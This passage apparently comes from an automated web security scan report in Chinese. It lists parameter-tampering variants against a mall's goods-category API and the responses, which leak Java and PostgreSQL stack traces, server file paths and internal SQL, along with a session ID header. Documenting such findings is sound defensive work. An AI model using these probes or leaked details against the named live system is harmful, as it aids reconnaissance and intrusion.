org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:73)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTransl
ator.java:74)\n\tat
org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:399)\n
\tat com.sun.proxy.$Proxy31.selectList(Unknown Source)\n\tat
org.mybatis.spring.SqlSessionTemplate.selectList(SqlSessionTemplate.java:205)\n\tat
org.apache.ibatis.binding.MapperMethod.executeForMany(MapperMethod.java:114)\n\tat
org.apache.ibatis.binding.MapperMethod.execute(MapperMethod.java:58)\n\tat
org.apache.ibatis.binding.MapperProxy.invoke(MapperProxy.java:43)\n\tat
com.sun.proxy.$Proxy49.findGoodsclassForPage(Unknown Source)\n\tat
com.suneee.scn.goods.service.PubGoodsclassService.findGoodsclassForPage(PubGoodsclassService.java
:63)\n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsclassConsumer.findGoodsclassForPage(PubGoodsclassConsu
mer.java:64)\n\tat com.suneee.scn.goods.consumer.impl.Pub
...
...
...
ead0(RequestHandler.java:52)\n\tat
io.netty.channel.SimpleChannelInboundHandler.channelRead(SimpleChannelInboundHandler.java:105)\n\t
\tat
io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.ja
va:363)\n\tat
io.netty.channel.AbstractChannelHandlerContext.access$600(AbstractChannelHandlerContext.java:38)\n
\tat
io.netty.channel.AbstractChannelHandlerContext$7.run(AbstractChannelHandlerContext.java:354)\n\tat
io.netty.util.concurrent.AbstractEventExecutor.safeExecute(AbstractEventExecutor.java:163)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor.runAllTasks(SingleThreadEventExecutor.java:403
)\n\tat io.netty.channel.nio.NioEventLoop.run(NioEventLoop.java:445)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor$5.run(SingleThreadEventExecutor.java:858)\n\tat
io.netty.util.concurrent.DefaultThreadFactory$DefaultRunnableDecorator.run(DefaultThreadFactory.j
ava:144)\n\tat java.lang.Thread.run(Thread.java:745)\nCaused by:
org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n\tat
```

```

org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:2182)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1911)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:173)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:618)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:468)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:461)\n\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute(DruidPooledPreparedStatement.java:493
)\n\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.query(PreparedStatementHandler.java
:56)\n\tat
org.apache.ibatis.executor.statement.RoutingStatementHandler.query(RoutingStatementHandler.java:7
0)\n\tat org.apache.ibatis.executor.Si
...
...
...

```

变体- | 2 / 6

差异: 参数 已从请求除去: 1

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

GET /goodsclass/goodsclassList?
draw=7&start=0&length=15&search%5Bregex%5D=false&classcode=03&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

...
...
...
"data": [

],
"returnCode": 0,
"msg": "e: 错误代码:LU0003C\r\n\n错误信息:查询商品分类失败
\r\n\nStackTrace:org.springframework.dao.DataIntegrityViolationException: \n### Error querying
database. Cause: org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n### The
error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubGoodsclassMapper.xml]\n### The error may involve
com.suneee.scn.goods.dao.PubGoodsclassDao.findGoodsclassForPage-Inline\n### The error occurred
while setting parameters\n### SQL: select enterpriseid, classid, classcode, classname,
level, endflag, status,parentcode,imgurl,seq, (select classname from pub_goodsclass b
where b.classcode = a.parentcode and b.enterpriseid =a.enterpriseid limit 1 ) parentclassname
from pub_goodsclass a where l=1 and enterpriseid=? and classcode like
CONCAT('?', '%') order by classid desc limit ? offset ?\n### Cause:
org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n; SQL []; ERROR: OFFSET
must not be negative; nested exception is org.postgresql.util.PSQLException: ERROR: OFFSET must
not be negative\n\tat
org.springframework.jdbc.support.SQLStateSQLExceptionTranslator.doTranslate(SQLStateSQLExceptionT
ranslator.java:102)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:73)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTransl
ator.java:74)\n\tat
org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:399)\n
\tat com.sun.proxy.$Proxy31.selectList(Unknown Source)\n\tat
org.mybatis.spring.SqlSessionTemplate.selectList(SqlSessionTemplate.java:205)\n\tat

```

```

org.apache.ibatis.binding.MapperMethod.executeForMany(MapperMethod.java:114) \n\tat
org.apache.ibatis.binding.MapperMethod.execute(MapperMethod.java:58) \n\tat
org.apache.ibatis.binding.MapperProxy.invoke(MapperProxy.java:43) \n\tat
com.sun.proxy.$Proxy49.findGoodsclassForPage(Unknown Source) \n\tat
com.suneee.scn.goods.service.PubGoodsclassService.findGoodsclassForPage(PubGoodsclassService.java
:63) \n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsclassConsumer.findGoodsclassForPage(PubGoodsclassConsu
mer.java:64) \n\tat com.suneee.scn.goods.consumer.impl.Pub
...
...
...
ead0(RequestHandler.java:52) \n\tat
io.netty.channel.SimpleChannelInboundHandler.channelRead(SimpleChannelInboundHandler.java:105) \n\
tat
io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.ja
va:363) \n\tat
io.netty.channel.AbstractChannelHandlerContext.access$600(AbstractChannelHandlerContext.java:38) \
n\tat
io.netty.channel.AbstractChannelHandlerContext$7.run(AbstractChannelHandlerContext.java:354) \n\ta
t
io.netty.util.concurrent.AbstractEventExecutor.safeExecute(AbstractEventExecutor.java:163) \n\tat
io.netty.util.concurrent.SingleThreadEventExecutor.runAllTasks(SingleThreadEventExecutor.java:403
) \n\tat io.netty.channel.nio.NioEventLoop.run(NioEventLoop.java:445) \n\tat
io.netty.util.concurrent.SingleThreadEventExecutor$5.run(SingleThreadEventExecutor.java:858) \n\ta
t
io.netty.util.concurrent.DefaultThreadFactory$DefaultRunnableDecorator.run(DefaultThreadFactory.j
ava:144) \n\tat java.lang.Thread.run(Thread.java:745) \nCaused by:
org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n\tat
org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:2182) \n\tat
org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1911) \n\tat
org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:173) \n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:618) \n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:468) \n\t
at org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:461) \n\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute(DruidPooledPreparedStatement.java:493
) \n\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.query(PreparedStatementHandler.java
:56) \n\tat
org.apache.ibatis.executor.statement.RoutingStatementHandler.query(RoutingStatementHandler.java:7
0) \n\tat org.apache.ibatis.executor.Sti
...
...
...

```

变体- | 3 / 6

差异: **参数** 从以下位置进行控制: `pageNum` 至: `__ORIG_VAL__[]`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

GET /goodsclass/goodsclassList?
draw=7&start=0&length=15&search%5Bregex%5D=false&pageNum%5B%5D=1&classcode=03&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

...
...
...
"data": [

```

```

],
"returnCode": 0,
"msg": "e:      错误代码:LUO003C\r\n错误信息:查询商品分类失败
\r\nStackTrace:org.springframework.dao.DataIntegrityViolationException: \n### Error querying
database. Cause: org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n### The
error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubGoodsclassMapper.xml]\n### The error may involve
com.suneee.scn.goods.dao.PubGoodsclassDao.findGoodsclassForPage-Inline\n### The error occurred
while setting parameters\n### SQL: select          enterpriseid, classid, classcode, classname,
level, endflag, status,parentcode,imgurl,seq,          (select classname  from pub_goodsclass b
where b.classcode = a.parentcode and b.enterpriseid =a.enterpriseid limit 1 ) parentclassname
from  pub_goodsclass a where l=1          and enterpriseid=?          and classcode like
CONCAT('?', '%')          order by classid desc          limit ? offset ?\n### Cause:
org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n; SQL []; ERROR: OFFSET
must not be negative; nested exception is org.postgresql.util.PSQLException: ERROR: OFFSET must
not be negative\n\tat
org.springframework.jdbc.support.SQLStateSQLExceptionTranslator.doTranslate(SQLStateSQLExceptionT
ranslator.java:102)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:73)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTransl
ator.java:74)\n\tat
org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:399)\n
\tat com.sun.proxy.$Proxy31.selectList(Unknown Source)\n\tat
org.mybatis.spring.SqlSessionTemplate.selectList(SqlSessionTemplate.java:205)\n\tat
org.apache.ibatis.binding.MapperMethod.executeForMany(MapperMethod.java:114)\n\tat
org.apache.ibatis.binding.MapperMethod.execute(MapperMethod.java:58)\n\tat
org.apache.ibatis.binding.MapperProxy.invoke(MapperProxy.java:43)\n\tat
com.sun.proxy.$Proxy49.findGoodsclassForPage(Unknown Source)\n\tat
com.suneee.scn.goods.service.PubGoodsclassService.findGoodsclassForPage(PubGoodsclassService.java
:63)\n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsclassConsumer.findGoodsclassForPage(PubGoodsclassConsu
mer.java:64)\n\tat com.suneee.scn.goods.consumer.impl.Pub
...
...
...
ead0(RequestHandler.java:52)\n\tat
io.netty.channel.SimpleChannelInboundHandler.channelRead(SimpleChannelInboundHandler.java:105)\n\
tat
io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.ja
va:363)\n\tat
io.netty.channel.AbstractChannelHandlerContext.access$600(AbstractChannelHandlerContext.java:38)\n
\tat
io.netty.channel.AbstractChannelHandlerContext$7.run(AbstractChannelHandlerContext.java:354)\n\tat
io.netty.util.concurrent.AbstractEventExecutor.safeExecute(AbstractEventExecutor.java:163)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor.runAllTasks(SingleThreadEventExecutor.java:403
)\n\tat io.netty.channel.nio.NioEventLoop.run(NioEventLoop.java:445)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor$5.run(SingleThreadEventExecutor.java:858)\n\tat
io.netty.util.concurrent.DefaultThreadFactory$DefaultRunnableDecorator.run(DefaultThreadFactory.j
ava:144)\n\tat java.lang.Thread.run(Thread.java:745)\nCaused by:
org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n\tat
org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:2182)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1911)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:173)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:618)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:468)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:461)\n\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute(DruidPooledPreparedStatement.java:493
)\n\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.query(PreparedStatementHandler.java
:56)\n\tat
org.apache.ibatis.executor.statement.RoutingStatementHandler.query(RoutingStatementHandler.java:7
0)\n\tat org.apache.ibatis.executor.Si
...
...
...

```


变体- | 4 / 6

差异: 参数 从以下位置进行控制: `pageNum` 至: `__ORIG_VAL__`.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsclass/goodsclassList?
draw=3&start=0&length=45&search%5Bvalue%5D=1234&search%5Bregex%5D=false&pageNum.=1&searchValue=12
34 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

...
...
...
"data": [

],
"returnCode": 0,
"msg": "e: 错误代码:LU0003C\r\n错误信息:查询商品分类失败
\r\nStackTrace:org.springframework.dao.DataIntegrityViolationException: \n### Error querying
database. Cause: org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n### The
error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubGoodsclassMapper.xml]\n### The error may involve
com.suneee.scn.goods.dao.PubGoodsclassDao.findGoodsclassForPage-Inline\n### The error occurred
while setting parameters\n### SQL: select      enterpriseid, classid, classcode, classname,
level, endflag, status,parentcode,imgurl,seq,      (select classname from pub_goodsclass b
where b.classcode = a.parentcode and b.enterpriseid =a.enterpriseid limit 1 ) parentclassname
from pub_goodsclass a where l=1      and enterpriseid=?      and (classcode like '%|||?
||'|' OR classname like '%|||?||'|')      order by classid desc      limit ? offset ?\n###
Cause: org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n; SQL []; ERROR:
OFFSET must not be negative; nested exception is org.postgresql.util.PSQLException: ERROR: OFFSET
must not be negative\n\tat
org.springframework.jdbc.support.SQLStateSQLExceptionTranslator.doTranslate(SQLStateSQLExceptionT
ranslator.java:102)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:73)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTransl
ator.java:74)\n\tat
org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:399)\n
\tat com.sun.proxy.$Proxy31.selectList(Unknown Source)\n\tat
org.mybatis.spring.SqlSessionTemplate.selectList(SqlSessionTemplate.java:205)\n\tat
org.apache.ibatis.binding.MapperMethod.executeForMany(MapperMethod.java:114)\n\tat
org.apache.ibatis.binding.MapperMethod.execute(MapperMethod.java:58)\n\tat
org.apache.ibatis.binding.MapperProxy.invoke(MapperProxy.java:43)\n\tat
com.sun.proxy.$Proxy49.findGoodsclassForPage(Unknown Source)\n\tat
com.suneee.scn.goods.service.PubGoodsclassService.findGoodsclassForPage(PubGoodsclassService.java
:63)\n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsclassConsumer.findGoodsclassForPage(PubGoodsclassConsu
mer.java:64)\n\tat com.suneee.scn.goods.consumer.impl.Pub
...
...
...
ead0(RequestHandler.java:52)\n\tat
io.netty.channel.SimpleChannelInboundHandler.channelRead(SimpleChannelInboundHandler.java:105)\n\
t\tat
io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.ja
va:363)\n\tat
io.netty.channel.AbstractChannelHandlerContext.access$600(AbstractChannelHandlerContext.java:38)\
\n\tat
io.netty.channel.AbstractChannelHandlerContext$7.run(AbstractChannelHandlerContext.java:354)\n\tat
io.netty.util.concurrent.AbstractEventExecutor.safeExecute(AbstractEventExecutor.java:163)\n\tat
```

```

io.netty.util.concurrent.SingleThreadEventExecutor.runAllTasks(SingleThreadEventExecutor.java:403
)\n\tat io.netty.channel.nio.NioEventLoop.run(NioEventLoop.java:445)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor$5.run(SingleThreadEventExecutor.java:858)\n\tat
t
io.netty.util.concurrent.DefaultThreadFactory$DefaultRunnableDecorator.run(DefaultThreadFactory.j
ava:144)\n\tat java.lang.Thread.run(Thread.java:745)\nCaused by:
org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n\tat
org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:2182)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1911)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:173)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:618)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:468)\n\t
at org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:461)\n\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute(DruidPooledPreparedStatement.java:493
)\n\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.query(PreparedStatementHandler.java
:56)\n\tat
org.apache.ibatis.executor.statement.RoutingStatementHandler.query(RoutingStatementHandler.java:7
0)\n\tat org.apache.ibatis.executor.Si
...
...
...

```

变体- | 5/6

差异: **参数** 从以下位置进行控制: `pageNum` 至: `__ORIG_VAL__ []`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

GET /goodsclass/goodsclassList?
draw=3&start=0&length=45&search%5Bvalue%5D=1234&search%5Bregex%5D=false&pageNum%5B%5D=1&searchVal
ue=1234 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

...
...
...
"data": [

],
"returnCode": 0,
"msg": "e:      错误代码:LUO003C\r\n错误信息:查询商品分类失败
\r\n\nStackTrace:org.springframework.dao.DataIntegrityViolationException: \n### Error querying
database. Cause: org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n### The
error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubGoodsclassMapper.xml]\n### The error may involve
com.suneee.scn.goods.dao.PubGoodsclassDao.findGoodsclassForPage-Inline\n### The error occurred
while setting parameters\n### SQL: select                      enterpriseid, classid, classcode, classname,
level, endflag, status,parentcode,imgurl,seq,                      (select classname from pub_goodsclass b
where b.classcode = a.parentcode and b.enterpriseid =a.enterpriseid limit 1 ) parentclassname
from pub_goodsclass a where l=1                      and enterpriseid=?                      and (classcode like '%'||?
||'%' OR classname like '%'||?||'%' )                      order by classid desc                      limit ? offset ?\n###
Cause: org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n; SQL []; ERROR:
OFFSET must not be negative; nested exception is org.postgresql.util.PSQLException: ERROR: OFFSET
must not be negative\n\tat
org.springframework.jdbc.support.SQLStateSQLExceptionTranslator.doTranslate(SQLStateSQLExceptionT
ranslator.java:102)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:73)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat

```

```

org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallback
kSQLExceptionTranslator.java:81)\n\tat
org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTransl
ator.java:74)\n\tat
org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:399)\n
\tat com.sun.proxy.$Proxy31.selectList(Unknown Source)\n\tat
org.mybatis.spring.SqlSessionTemplate.selectList(SqlSessionTemplate.java:205)\n\tat
org.apache.ibatis.binding.MapperMethod.executeForMany(MapperMethod.java:114)\n\tat
org.apache.ibatis.binding.MapperMethod.execute(MapperMethod.java:58)\n\tat
org.apache.ibatis.binding.MapperProxy.invoke(MapperProxy.java:43)\n\tat
com.sun.proxy.$Proxy49.findGoodsclassForPage(Unknown Source)\n\tat
com.suneee.scn.goods.service.PubGoodsclassService.findGoodsclassForPage(PubGoodsclassService.java
:63)\n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsclassConsumer.findGoodsclassForPage(PubGoodsclassConsu
mer.java:64)\n\tat com.suneee.scn.goods.consumer.impl.Pub
...
...
...
ead0(RequestHandler.java:52)\n\tat
io.netty.channel.SimpleChannelInboundHandler.channelRead(SimpleChannelInboundHandler.java:105)\n\
tat
io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.ja
va:363)\n\tat
io.netty.channel.AbstractChannelHandlerContext.access$600(AbstractChannelHandlerContext.java:38)\n
\tat
io.netty.channel.AbstractChannelHandlerContext$7.run(AbstractChannelHandlerContext.java:354)\n\tat
io.netty.util.concurrent.AbstractEventExecutor.safeExecute(AbstractEventExecutor.java:163)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor.runAllTasks(SingleThreadEventExecutor.java:403
)\n\tat io.netty.channel.nio.NioEventLoop.run(NioEventLoop.java:445)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor$5.run(SingleThreadEventExecutor.java:858)\n\tat
io.netty.util.concurrent.DefaultThreadFactory$DefaultRunnableDecorator.run(DefaultThreadFactory.j
ava:144)\n\tat java.lang.Thread.run(Thread.java:745)\nCaused by:
org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n\tat
org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:2182)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1911)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:173)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:618)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:468)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:461)\n\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute(DruidPooledPreparedStatement.java:493
)\n\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.query(PreparedStatementHandler.java
:56)\n\tat
org.apache.ibatis.executor.statement.RoutingStatementHandler.query(RoutingStatementHandler.java:7
0)\n\tat org.apache.ibatis.executor.Si
...
...
...

```

变体- | 6 / 6

差异: **参数** 已从请求除去: 1

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

GET /goodsclass/goodsclassList?
draw=3&start=0&length=45&search%5Bvalue%5D=1234&search%5Bregex%5D=false&searchValue=1234 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

...
...
...
"data": [

],
"returnCode": 0,
"msg": "e:      错误代码:LUO003C\r\n错误信息:查询商品分类失败
\r\nStackTrace:org.springframework.dao.DataIntegrityViolationException: \n### Error querying
database. Cause: org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n### The
error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubGoodsclassMapper.xml]\n### The error may involve
com.suneee.scn.goods.dao.PubGoodsclassDao.findGoodsclassForPage-Inline\n### The error occurred
while setting parameters\n### SQL: select      enterpriseid, classid, classcode, classname,
level, endflag, status,parentcode,imgurl,seq,      (select classname from pub_goodsclass b
where b.classcode = a.parentcode and b.enterpriseid =a.enterpriseid limit 1 ) parentclassname
from pub_goodsclass a where l=1      and enterpriseid=?      and (classcode like '%||?'
||'%' OR classname like '%||?'||'%' )      order by classid desc      limit ? offset ?\n###
Cause: org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n; SQL []; ERROR:
OFFSET must not be negative; nested exception is org.postgresql.util.PSQLException: ERROR: OFFSET
must not be negative\n\tat
org.springframework.jdbc.support.SQLStateSQLExceptionTranslator.doTranslate (SQLStateSQLExceptionT
ranslator.java:102)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate (AbstractFallbac
kSQLExceptionTranslator.java:73)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate (AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate (AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible (MyBatisExceptionTransl
ator.java:74)\n\tat
org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke (SqlSessionTemplate.java:399)\n
\tat com.sun.proxy.$Proxy31.selectList (Unknown Source)\n\tat
org.mybatis.spring.SqlSessionTemplate.selectList (SqlSessionTemplate.java:205)\n\tat
org.apache.ibatis.binding.MapperMethod.executeForMany (MapperMethod.java:114)\n\tat
org.apache.ibatis.binding.MapperMethod.execute (MapperMethod.java:58)\n\tat
org.apache.ibatis.binding.MapperProxy.invoke (MapperProxy.java:43)\n\tat
com.sun.proxy.$Proxy49.findGoodsclassForPage (Unknown Source)\n\tat
com.suneee.scn.goods.service.PubGoodsclassService.findGoodsclassForPage (PubGoodsclassService.java
:63)\n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsclassConsumer.findGoodsclassForPage (PubGoodsclassConsu
mer.java:64)\n\tat com.suneee.scn.goods.consumer.impl.Pub
...
...
...
ead0 (RequestHandler.java:52)\n\tat
io.netty.channel.SimpleChannelInboundHandler.channelRead (SimpleChannelInboundHandler.java:105)\n\
t\tat
io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead (AbstractChannelHandlerContext.ja
va:363)\n\tat
io.netty.channel.AbstractChannelHandlerContext.access$600 (AbstractChannelHandlerContext.java:38)\n
\tat
io.netty.channel.AbstractChannelHandlerContext$7.run (AbstractChannelHandlerContext.java:354)\n\tat
